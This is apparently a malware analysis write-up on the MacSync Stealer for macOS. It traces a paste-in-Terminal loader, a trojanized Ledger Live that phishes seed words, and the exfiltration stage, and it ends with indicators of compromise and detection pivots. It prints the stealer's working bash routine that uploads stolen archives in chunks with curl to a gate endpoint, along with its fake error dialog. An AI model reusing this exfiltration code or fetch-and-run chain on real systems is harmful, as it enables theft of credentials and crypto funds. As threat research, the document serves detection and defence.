

Wallet Recovery Phishing
When we look at these files on the filesystem, we see a legit-looking recovery step form:
 Looking at the markup for the recovery pages, we find more Cyrillic comments!
 This snippet wires up event listeners to input fields on any change event (
input, focus, blur) which makes an XHR POST request to another unique URL (smells like another IoC): hXXps[://]main[.]mon2gate[.]net/modules/wallets
So I think it is a fair assessment to say that this Ledger Live injection adds a phishing payload to the Electron app.
Data Exfiltration
At this point, the AppleScript finishes up by compiling all of these exfil goodies, packages them up, and returns them to the stage 1 payload — effectively the outer loop. This chunks the files into 10MB chunks and sends those via cURL to the Spray Booth Specialists domain. The snippet in “Delivery of Stage 1” was simplified; the full chunked upload logic is below:
local CHUNK_SIZE=$((10 * 1024 * 1024))
    local MAX_RETRIES=8
    local upload_id=$(date +%s)-$(openssl rand -hex 8 2>/dev/null || echo $RANDOM$RANDOM)
    local total_size
    total_size=$(stat -f %z "$file" 2>/dev/null || stat -c %s "$file")
    if [[ -z "$total_size" || "$total_size" -eq 0 ]]; then
        return 1
    fi
    local total_chunks=$(( (total_size + CHUNK_SIZE - 1) / CHUNK_SIZE ))
    local i=0
    while (( i < total_chunks )); do
        local offset=$((i * CHUNK_SIZE))
        local chunk_size=$CHUNK_SIZE
        (( offset + chunk_size > total_size )) && chunk_size=$((total_size - offset))
        local success=0
        local attempt=1
        while (( attempt <= MAX_RETRIES && success == 0 )); do
            http_code=$(dd if="$file" bs=1 skip=$offset count=$chunk_size 2>/dev/null | \
                curl -k -s -X PUT \
                --data-binary @- \
                -H "User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36" \
                -H "api-key: $api_key" \
                --max-time 180 \
                -o /dev/null \
                -w "%{http_code}" \
                "http://$domain/gate?buildtxd=$token&upload_id=$upload_id&chunk_index=$i&total_chunks=$total_chunks" 2>/dev/null)
            curl_status=$?
            if [[ $curl_status -eq 0 && $http_code -ge 200 && $http_code -lt 300 ]]; then
                success=1
            else
                ((attempt++))
                sleep $((3 + attempt * 2))
            fi
        done
        if (( success == 0 )); then
            return 1
        fi
        ((i++))
    done
    rm -f "$file"
    return 0
All your private data has been uploaded and exfiltrated, what happens now?
When the MacSync Stealer payload completes, it displays an error message:
display dialog "Your Mac does not support this application. Try reinstalling or downloading the version for your system." with title "System Preferences" with icon stop buttons {"ОК"}
So not only did all of your sensitive files, credentials, and crypto details get yoinked, you didn’t even get to play the game you were trying to pirate. Bummer.
Conclusion
Seeing that initial terminal command made me suspicious so I traveled all the way down that rabbit hole. Reminder: if a site asks you to paste a command into Terminal to “install” something, treat it as hostile until proven otherwise. In this sample, the one-liner staged and exfiltrated browser sessions and credential data, and the trojanized Ledger Live flow was designed to capture recovery words. That’s not a software install, it’s a data export. If you use Ledger Live and entered a recovery phrase into a screen resembling the screenshots above, assume compromise immediately and move funds into new wallet(s) seeded from a new phrase.
Execution Chain Summary
- User pastes a one-liner → Base64 decode → zsh
- Stage 1 hosted at
sprayboothspecialists[.]com/curl/<token> - Stage 1 fetches stage 2 AppleScript from
sprayboothspecialists[.]com/dynamic?txd=<token>[&pwd=...]and executes viaosascript - AppleScript stages loot to
/tmp/osalogging.zip - Stage 1 uploads
/tmp/osalogging.zipvia chunked PUT requests to/gate?buildtxd=<token>...(with api-key header), then deletes the zip - If Ledger Live is installed: app bundle tampered by malicious
app.asar, fake recovery UI loads, seed words exfil tomain.mon2gate[.]net/modules/wallets
Indicators of Compromise
- Domains
sprayboothspecialists[.]commain.mon2gate[.]net
- Local Artifacts
/tmp/osalogging.zip/tmp/sync[0-9]{7}/- In
Ledger Live.app/Contents/Resources/app.asar:.webpack/recovery-step-{1..3}.html - In
Ledger Live.app/Contents/:Info.plist
Detection Pivots
curlwith header api-key:5190ef...tosprayboothspecialists[.]comcurl | osascriptdd ... | curl -X PUTchunk upload- Ad-hoc signing on Ledger Live (
codesign -s -) - Requests to
main.mon2gate[.]net/modules/wallets - Electron main process loads
file://.../recovery-step-{1..3}.htmlafter a timer (suspicious in wallet app context)